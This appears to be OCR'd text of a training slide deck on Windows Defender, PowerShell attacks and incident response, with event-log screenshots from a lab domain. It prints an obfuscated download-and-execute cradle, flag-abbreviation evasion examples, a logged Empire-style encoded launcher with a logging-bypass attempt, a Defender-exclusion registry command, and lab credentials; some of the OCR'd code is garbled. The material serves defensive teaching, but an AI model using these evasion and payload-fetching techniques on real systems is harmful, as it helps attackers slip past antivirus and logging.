


SECURITY CONSIDERATIONS



WINDOWS DEFENDER

- ▶ Built into Windows
- ▶ Behavior based/Signature based



WINDOWS DEFENDER

 Microsoft
Defender
Version 4.18
Platform Windows 10 Professional (English), (64-Bit)
Report 202416
Date May-Jun/2020

	Industry average	May	June
Protection against 0-day malware attacks, inclusive of web and e-mail threats (Real-World Testing) 339 samples used	98.8%	100%	100%
Detection of widespread and prevalent malware discovered in the last 4 weeks (the AV-TEST reference set) 21,851 samples used	100%	100%	100%
Protection Score	6.0/6.0		

POWERSHELL BASED EXPLOITATION

- ▶ “Living off the land”
- ▶ Open Source Tools
 - ▶ Bloodhound
 - ▶ Empire (BC-Security Branch)
 - ▶ Powerup
 - ▶ PoshC2
 - ▶ Death Star
 - ▶ <https://github.com/PowerShellMafia>
 - ▶ And more...



Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.

OBFUSCATION AND POWERSHELL

- ▶ -nop == -nopr == -noprof == -noprofile
- ▶ *Invoke-Expression (New-Object Net.WebClient).DownloadString("htt" + "ps://" + "bit.ly/sample")*
==
▶ *'\N\V`o`k`e`-'E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"`N`e`T.`W`e`B`C`T`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+ 'tps://bit.ly/sample')*

```
system("powershell -ExecutionPolicy Bypass -nopr -nonin Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force)");
system("powershell -ExecutionPo Bypass -noprof -noninter Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force)");
system("powershell -ExecutionP Bypass -nopr -noninterat Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force)");
```


POWERSHELL EXECUTION POLICIES

- ▶ Not intended to be a security feature

POWERSHELL LOGGING

- ▶ Only possible in V5
- ▶ Very powerful

TOPPLING THE EMPIRE



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell! <a href="https://aka.ms/pscore6">https://aka.ms/pscore6</a>

PS C:\Users\anthony> whoami
titan-ii\anthony
PS C:\Users\anthony>
```



WHEN SIGNATURE DETECTION FAILS

Run a quick, full, custom, or Windows Defender Offline scan.



No current threats.
Last scan: 2/4/2020 12:13 PM (custom scan)

FAIL ---> 0 threats found.
Scan lasted 1 seconds
9 files scanned.

Quick scan

Scan options

Threat history



BEHAVIOR DETECTION SUCCEEDS

VirTool:PowerShell/Realm.A


Alert level: Severe
Status: Active
Date: 2/4/2020 12:17 PM
Category: Tool
Details: This program is used to create viruses, worms or other malware.

[Learn more](#)

Affected items:

amsi: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

OK



WINDOWS DEFENDER + GROUP POLICIES

```
Username: NIMITZ\jim           <--- User
RunAs User: NIMITZ\jim
Configuration Name:
Machine: HAWKEYE (Microsoft Windows NT 10.0.17763.0) <--- System Name
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive -noProfile -sta -w 1 -enco SQBGACgAJABQAFMAVgB1AHIAcwBJAG8AbgBUAGEAYgBMAEUALgBQAFMAVgBFAHIAUwBJAE8AbgAuAE0AYQBqAG8AUgAgAC0ARwBFACAAwApAHsAJAA4AQBTAQMAGcBpAHAAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdAbpAG8AbgBMAG8AZwBnAGkAbgBnACCAXQ9ADAAFQAKAFYAYQBMD0AwBDAE8ATABsAGUAQwBUAGkAbwBuAFMALgBHAGUATgB1AHIASQBDAC4ARABJAGMAVAbpAE8AtgBhAHIAeQBbAFMAdABSAGkAbgBnACwAUwB5AHMAdAB1AE0ALgBPAEIaagBFAwB0ACAAQuwvAgwAbABFAGMAMAVABJA8AbgBzAC4ARwBFAE4AZQByAEkAQwAuAEgAQQBTAggAUwB1AFQAUwBzAFQAUgBjAE4AZwBdACKAKQB9ACQAUgB1AGYAPQbBAFIARQbMaf0ALgBBAFMAcwB1AE0AYgBsAhkALgBHAEUAVABUUhKAUABFACgAjwBTAHKAcwB0AGUAbQauAE0AYQBuAGEAzwB1AG0AZQBuAHQALgBBAAAhACWAB1ACKAOwAkADUANGA2AC4AUABSAE8AeABZAD0AwBTAFKAcwB0AGUAbQauAE4ARQB0AC4AVwB1AEIAUgB1AHEAVQB1AFMAVAbdADoAoGBeAEUARgBhAFUAbABUAFcAQb1AfAAUgBPAHgAWQA7ACQANQA2ADYALgBQAHIAbwBYAFKALgBDAFIARQBkAEUAbgBUEKAYQBsaHMAIAA9ACAAbwBTAFkAcwB0AwkAEKAXQAsACQAUwBbACQASAbD0AjabTAFsAJABIAF0ALAAkAFMAwAkAEKAXQArACQAUwBbACQASAbdACKAJQyADUANGBdH0AfQ7ACQAcwB1AHIApQakACgAkwBUAGUAWABUAC4ARQBOAEMAtwBEAGkATgBnAf0A0gA6AFUATgBjAEMAbwBkgAgACQAUgAgACQAZABFAFQAYQAgACgAJABJAFYAKwAkAEsAKQApAhwASQBFAgA
Process ID: 984
PSVersion: 5.1.17763.1
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17763.1
BuildVersion: 10.0.17763.1
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
*****
Command start time: 20200204122927
*****
PS>IF($PSVersIonTabLE.PSVErSIOn.MajoR -GE 3){$822=[ReF].AsSemBLy.GEtTYPE('System.Management.Automation.Utils')."GeTFIe`LD"('cachedGroupPolicySettings','N'+'onPublic,Static');If($822){$191=$822.GETVA1Ue($nUL1);If($191['ScriptB']+'lockLogg(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$566.HEADERS.Add('User-Agent',$u);$566.PROXY=[SYstem.NEt.WeBReqUeST]::DEFaUlTWebPROxY;$566.ProXY.CREdEnTiAls = [SYstEm.NEt.CrEdEnTiLCaChE]::DEFaUtlNETWOrkCRedEntials;$Script:ProAt line:1 char:1
+ IF($PSVersIonTabLE.PSVErSIOn.MajoR -GE 3){$822=[ReF].AsSemBLy.GEtTYPE ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software. <--- Victory!
At line:1 char:1
+ IF($PSVersIonTabLE.PSVErSIOn.MajoR -GE 3){$822=[ReF].AsSemBLy.GEtTYPE ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

WINDOWS DEFENDER + GROUP POLICIES

Trojan:Script/Foretype.A!ml
2/4/2020 11:48 AM (Quarantined)

Actions ▾

VirTool:PowerShell/Realm.A
2/4/2020 11:48 AM (Quarantined)

Trojan:Win32/Wacatac.C!ml
2/4/2020 11:47 AM (Quarantined)

VirTool:PowerShell/Realm.A
1/30/2020 7:01 PM (Quarantined)

VirTool:PowerShell/Realm.A
1/30/2020 12:16 PM (Quarantined)

Behavior:Win32/Powessere.H
1/30/2020 12:05 PM (Quarantined)

Trojan:Win32/Powessere.J
1/30/2020 12:05 PM (Quarantined)

Trojan:Script/Foretype.A!ml
1/30/2020 11:32 AM (Quarantined)

Trojan:Script/Foretype.A!ml

Alert level: Severe
Status: Quarantined
Date: 2/4/2020 11:48 AM
Category: Trojan
Details: This program is dangerous and executes commands from an attacker.

[Learn more](#)

Affected items:

containerfile: C:\pshelltranscripts\20200204\PowerShell_transcript.HAWKEYE.nOks0HdG.20200204114745.txt

file: C:\pshelltranscripts\20200204\PowerShell_transcript.HAWKEYE.nOks0HdG.20200204114745.txt-(UTF-8)

OK

Severe ▾

Severe ▾



Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.

POWERSHELL COMMANDS

- ▶ Get-Service
 - ▶ Lists services running or stopped

POWERSHELL COMMANDS

- ▶ Start-Service <servicename>
- ▶ Stop-Service <servicename>
 - ▶ Start/Stop service
 - ▶ Ex. Start-Service DNS

POWERSHELL COMMANDS

- ▶ sc.exe start <servicename>
- ▶ sc.exe stop <servicename>
 - ▶ Start/Stop service

POWERSHELL COMMANDS

- ▶ Set-Service –Name <serviceName> -StartupType <startupType>
 - ▶ Automatic (Delayed)
 - ▶ Automatic
 - ▶ Manual
 - ▶ Disabled

POWERSHELL COMMANDS

- ▶ `Get-MpComputerStatus`
 - ▶ Gets the status of antimalware software on system

POWERSHELL COMMANDS

- ▶ Get-Process
 - ▶ List Processes

POWERSHELL COMMANDS

- ▶ Clear
 - ▶ Clear Screen

POWERSHELL COMMANDS

- ▶ More info <https://docs.microsoft.com/en-us/powershell/>

INCIDENT RESPONSE


Hands on



SCENARIO

- ▶ Device: 1x breached Active Directory Server
 - ▶ Brute force attack detected by intrusion detection system at 9/9/2020 at 0900 EST
 - ▶ Defender scan ran following attack no malicious programs found
- ▶ Credentials
 - ▶ Username: NIMITZ\Administrator
 - ▶ Password: Change.me!

RELEVANT EVENT LOGS



EVENT LOG

Event 4776, Microsoft Windows security auditing.

General	Details		
The computer attempted to validate the credentials for an account.			
Authentication Package:	MICROSOFT_AUTHENTICATION_PACKAGE_V1_0		
Logon Account:	Administrator		
Source Workstation:	SEA-SPARROW		
Error Code:	0xC000006A		
Log Name:	Security		
Source:	Microsoft Windows security	Logged:	9/14/2020 6:10:25 PM
Event ID:	4776	Task Category:	Credential Validation
Level:	Information	Keywords:	Audit Failure
User:	N/A	Computer:	HAWKEYE.NIMITZ.LOCAL
OpCode:	Info		
More Information:	Event Log Online Help		

Audit Success	9/14/2020 6:09:56 PM	Microsoft Windows security au...	4776	Credential Validation
Audit Success	9/14/2020 6:24:01 PM	Microsoft Windows security au...	4769	Kerberos Service Ticket Operati...
Audit Success	9/14/2020 6:24:01 PM	Microsoft Windows security au...	4769	Kerberos Service Ticket Operati...
Audit Success	9/14/2020 6:24:00 PM	Microsoft Windows security au...	4768	Kerberos Authentication Service
Audit Success	9/14/2020 6:24:00 PM	Microsoft Windows security au...	4769	Kerberos Service Ticket Operati...
Audit Success	9/14/2020 10:01:01 PM	Microsoft Windows security au...	4776	Credential Validation
Audit Success	9/15/2020 3:10:05 AM	Microsoft Windows security au...	4769	Kerberos Service Ticket Operati...
Audit Success	9/15/2020 3:10:05 AM	Microsoft Windows security au...	4769	Kerberos Service Ticket Operati...
Audit Success	9/15/2020 3:09:44 AM	Microsoft Windows security au...	4769	Kerberos Service Ticket Operati...
Audit Success	9/15/2020 3:10:05 AM	Microsoft Windows security au...	4769	Kerberos Service Ticket Operati...
Audit Success	9/15/2020 3:55:11 AM	Microsoft Windows security au...	4769	Kerberos Service Ticket Operati...
Audit Success	9/15/2020 4:07:04 AM	Microsoft Windows security au...	4768	Kerberos Authentication Service
Audit Success	9/15/2020 3:13:55 AM	Microsoft Windows security au...	4769	Kerberos Service Ticket Operati...
Audit Success	9/15/2020 3:39:45 AM	Microsoft Windows security au...	4769	Kerberos Service Ticket Operati...
Audit Success	9/15/2020 1:24:08 AM	Microsoft Windows security au...	4768	Kerberos Authentication Service
Audit Success	9/15/2020 1:24:08 AM	Microsoft Windows security au...	4769	Kerberos Service Ticket Operati...
Audit Success	9/15/2020 1:24:08 AM	Microsoft Windows security au...	4768	Kerberos Authentication Service

Event 4776, Microsoft Windows security auditing.

General	Details		
The computer attempted to validate the credentials for an account.			
Authentication Package:	MICROSOFT_AUTHENTICATION_PACKAGE_V1_0		
Logon Account:	Administrator		
Source Workstation:	SEA-SPARROW		
Error Code:	0x0		
Log Name:	Security		
Source:	Microsoft Windows security	Logged:	9/14/2020 6:09:56 PM
Event ID:	4776	Task Category:	Credential Validation
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	HAWKEYE.NIMITZ.LOCAL
OpCode:	Info		
More Information:	Event Log Online Help		

EVENT LOG

	Audit Success	9/14/2020 6:09:56 PM	Microsoft Windows security au...	4776 Credential Validation
	Audit Success	9/14/2020 6:24:01 PM	Microsoft Windows security au...	4769 Kerberos Service Ticket Operati...
	Audit Success	9/14/2020 6:24:01 PM	Microsoft Windows security au...	4769 Kerberos Service Ticket Operati...
	Audit Success	9/14/2020 6:24:00 PM	Microsoft Windows security au...	4768 Kerberos Authentication Service
	Audit Success	9/14/2020 6:24:00 PM	Microsoft Windows security au...	4769 Kerberos Service Ticket Operati...
	Audit Success	9/14/2020 10:01:01 PM	Microsoft Windows security au...	4776 Credential Validation
	Audit Success	9/15/2020 3:10:05 AM	Microsoft Windows security au...	4769 Kerberos Service Ticket Operati...
	Audit Success	9/15/2020 3:10:05 AM	Microsoft Windows security au...	4769 Kerberos Service Ticket Operati...
	Audit Success	9/15/2020 3:09:44 AM	Microsoft Windows security au...	4769 Kerberos Service Ticket Operati...
	Audit Success	9/15/2020 3:10:05 AM	Microsoft Windows security au...	4769 Kerberos Service Ticket Operati...
	Audit Success	9/15/2020 3:55:11 AM	Microsoft Windows security au...	4769 Kerberos Service Ticket Operati...
	Audit Success	9/15/2020 4:07:04 AM	Microsoft Windows security au...	4768 Kerberos Authentication Service
	Audit Success	9/15/2020 3:13:55 AM	Microsoft Windows security au...	4769 Kerberos Service Ticket Operati...
	Audit Success	9/15/2020 3:39:45 AM	Microsoft Windows security au...	4769 Kerberos Service Ticket Operati...
	Audit Success	9/15/2020 1:24:08 AM	Microsoft Windows security au...	4768 Kerberos Authentication Service
	Audit Success	9/15/2020 1:24:08 AM	Microsoft Windows security au...	4769 Kerberos Service Ticket Operati...
	Audit Success	9/15/2020 1:24:08 AM	Microsoft Windows security au...	4768 Kerberos Authentication Service

Event 4776, Microsoft Windows security auditing.

General		Details	
The computer attempted to validate the credentials for an account.			
Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0			
Logon Account: Administrator			
Source Workstation: SEA-SPARROW			
Error Code: 0x0			
Log Name:	Security		
Source:	Microsoft Windows security	Logged:	9/14/2020 6:09:56 PM
Event ID:	4776	Task Category:	Credential Validation
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	HAWKEYE.NIMITZ.LOCAL
OpCode:	Info		
More Information:	Event Log Online Help		

Admin Number of events: 16			
Level	Date and Time	Source	Event ID Task Category
	Information 9/14/2020 9:53:31 PM	TerminalServices-RemoteCo...	20521 None
	Information 9/14/2020 9:53:15 PM	TerminalServices-RemoteCo...	1158 None
	Information 9/14/2020 6:16:50 PM	TerminalServices-RemoteCo...	20521 None
	Information 9/14/2020 6:16:23 PM	TerminalServices-RemoteCo...	1158 None
	Information 9/10/2020 2:40:08 AM	TerminalServices-RemoteCo...	20521 None
	Information 9/10/2020 2:39:46 AM	TerminalServices-RemoteCo...	1158 None
	Information 9/9/2020 9:39:22 PM	TerminalServices-RemoteCo...	20521 None
	Information 9/9/2020 9:39:04 PM	TerminalServices-RemoteCo...	1158 None
	Information 9/9/2020 9:38:14 PM	TerminalServices-RemoteCo...	20521 None
	Information 9/9/2020 9:37:20 PM	TerminalServices-RemoteCo...	1158 None
	Information 9/9/2020 9:17:27 PM	TerminalServices-RemoteCo...	20521 None
	Information 9/9/2020 9:17:17 PM	TerminalServices-RemoteCo...	1158 None
	Information 9/9/2020 9:16:06 PM	TerminalServices-RemoteCo...	1158 None
	Information 9/9/2020 9:08:39 PM	TerminalServices-RemoteCo...	20521 None
	Information 9/9/2020 9:08:04 PM	TerminalServices-RemoteCo...	1158 None
	Information 9/9/2020 8:50:56 PM	TerminalServices-RemoteCo...	20521 None

Event 1158, TerminalServices-RemoteConnectionManager

General		Details	
Remote Desktop Services accepted a connection from IP address 192.168.13.32.			
Log Name:	Microsoft-Windows-TerminalServices-RemoteConnectionManager/Admin		
Source:	TerminalServices-RemoteCo	Logged:	9/14/2020 6:16:23 PM
Event ID:	1158	Task Category:	None
Level:	Information	Keywords:	
User:	NETWORK SERVICE	Computer:	HAWKEYE.NIMITZ.LOCAL
OpCode:	Info		
More Information:	Event Log Online Help		

EVENT LOG

File Action View Help

Operational Number of events: 251

Level	Date and Time	Source	Event ID	Task Category
Warning	9/14/2020 10:09:52 PM	Windows Defender	1116	None
Information	9/14/2020 10:05:40 PM	Windows Defender	2050	None
Information	9/14/2020 10:05:39 PM	Windows Defender	1117	None
Warning	9/14/2020 10:05:26 PM	Windows Defender	1116	None
Information	9/14/2020 10:03:05 PM	Windows Defender	5007	None
Information	9/14/2020 10:02:59 PM	Windows Defender	5007	None

Event 1116, Windows Defender

General Details

Windows Defender Antivirus has detected malware or other potentially unwanted software.
For more information please see the following:
<https://go.microsoft.com/fwlink/?linkid=37020&name=VirToolPowerShell/Realm.A&threatid=2147748614&enterprise=0>

Name: VirToolPowerShell/Realm.A
ID: 2147748614
Severity: Severe
Category: Tool
Path: amsi: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Detection Origin: Unknown
Detection Type: Concrete
Detection Source: AMSI
User: NIMITZ\Administrator
Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Signature Version: AV: 1.323.1149.0, AS: 1.323.1149.0, NS: 1.323.1149.0
Engine Version: AM: 1.1.17400.5, NS: 1.1.17400.5

Log Name: Microsoft-Windows-Windows Defender/Operational
Source: Windows Defender Logged: 9/14/2020 10:09:52 PM
Event ID: 1116 Task Category: None
Level: Warning Keywords:
User: SYSTEM Computer: HAWKEYE.NIMITZ.LOCAL
OpCode: Info
More Information: [Event Log Online Help](#)

EVENT LOG

Event Viewer

File Action View Help

PersistentMemory-PmemDisk
PersistentMemory-ScmBus
Policy-based QoS
PowerShell
PowerShell-DesiredStateConfiguration-File
PrimaryNetworkIcon
PrintBRM
PrintService
PriResources-Deployment
Program-Compatibility-Assistant
Proximity-Common
PushNotifications-Platform
Rdms-UI
ReadyBoost
ReFS
RemoteApp and Desktop Connections
RemoteDesktopServices-RdpCoreTS
RemoteDesktopServices-RemoteFX-Synth3
RemoteDesktopServices-SessionServices
Remotefs-Rdbss
Resource-Exhaustion-Detector
Resource-Exchange-Resolver
RestartManager
RRAS-AGILEVPN-Provider
RRAS-Provider
Security-Adminless
Security-Audit-Configuration-Client
Security-EnterpriseData-FileRevocationManager
Security-ExchangeActiveSyncProvisioning
Security-IdentityListener
Security-Kerberos
Security-LessPrivilegedAppContainer
Security-Mitigations
Security-Netlogon
Security-SPP-UX-GenuineCenter-Logging
Security-SPP-UX-Notifications
Security-UserConsentVerifier
SecurityMitigationsBroker
SENSE
SenseID

Operational Number of events: 17,047

Level	Date and Time	Source	Event ID	Task Category
Verbose	9/14/2020 7:01:41 PM	PowerShell (Microsoft-Wind...	4104	Execute a Remote Command
Verbose	9/14/2020 7:01:41 PM	PowerShell (Microsoft-Wind...	4106	Stopping Command
Verbose	9/14/2020 7:01:41 PM	PowerShell (Microsoft-Wind...	4105	Starting Command
Information	9/14/2020 7:01:41 PM	PowerShell (Microsoft-Wind...	4103	Executing Pipeline
Verbose	9/14/2020 7:01:41 PM	PowerShell (Microsoft-Wind...	4106	Stopping Command
Information	9/14/2020 7:01:41 PM	PowerShell (Microsoft-Wind...	4103	Executing Pipeline

Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

CommandInvocation(New-ItemProperty): "New-ItemProperty"
ParameterBinding(New-ItemProperty): name="Path"; value="HKLM:\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions"
ParameterBinding(New-ItemProperty): name="Name"; value="EXE"
ParameterBinding(New-ItemProperty): name="Value"; value="0"
NonTerminatingError(New-ItemProperty): "Requested registry access is not allowed."

Context:
Severity = Informational
Host Name = ConsoleHost
Host Version = 5.1.17763.1007
Host ID = b02aff06-ac54-4c30-a077-2d4606ff7dc9
Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Engine Version = 5.1.17763.1007
Runspace ID = 68275338-01ae-46b3-bebb-35f650692aaaf
Pipeline ID = 6
Command Name = New-ItemProperty
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 52
User = NIMITZ\Administrator
Connected User =
Shell ID = Microsoft.PowerShell

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind Logged: 9/14/2020 7:01:41 PM
Event ID: 4103 Task Category: Executing Pipeline
Level: Information Keywords: None
User: NIMITZ\Administrator Computer: HAWKEYE.NIMITZ.LOCAL

Actions

- Operational
 - Open Saved Log...
 - Create Custom View...
 - Import Custom View...
 - Clear Log...
 - Filter Current Log...
 - Properties
 - Disable Log
 - Find...
 - Save All Events As...
 - Attach a Task To this Log...
- View
 - Refresh
- Help
 - Event Properties
 - Attach Task To This Event...
 - Save Selected Events...
 - Copy
 - Refresh
- ?

EVENT LOG

Application Number of events: 1,014

Level	Date and Time	Source
Information	9/10/2020 2:40:13 AM	Winlogon
Information	9/10/2020 2:39:46 AM	Desktop Window Manager
Information	9/10/2020 2:38:58 AM	Windows Error Reporting
Information	9/10/2020 2:38:58 AM	Windows Error Reporting
Error	9/10/2020 2:38:57 AM	Application Error
Information	9/10/2020 2:08:18 AM	Windows Error Reporting
Information	9/10/2020 2:08:17 AM	Windows Error Reporting
Information	9/10/2020 2:08:17 AM	Windows Error Reporting
Error	9/10/2020 2:08:16 AM	Application Error
Error	9/10/2020 2:08:16 AM	Application Error
Information	9/9/2020 10:07:56 PM	SceCli
Information	9/9/2020 10:06:19 PM	VSS
Information	9/9/2020 10:03:16 PM	LoadPerf
Information	9/9/2020 10:03:15 PM	Search-ProfileNotify
Warning	9/9/2020 10:03:14 PM	User Profile General
Information	9/9/2020 10:03:14 PM	Search-ProfileNotify
...	9/9/2020 10:03:12 PM	"C:\Windows\system32\cmd.exe"

Event 1000, Application Error

General Details

```
Faulting application name: mmc.exe, version: 10.0.17763.1282, time stamp: 0xb86dd98f
Faulting module name: inetmgr.dll, version: 10.0.17763.1, time stamp: 0x17b88003
Exception code: 0xc0000005
Fault offset: 0x00000000000446b4
Faulting process id: 0x22e0
Faulting application start time: 0x01d6878c17ddb2d
Faulting application path: C:\Windows\system32\mmc.exe ← Microsoft Management Console
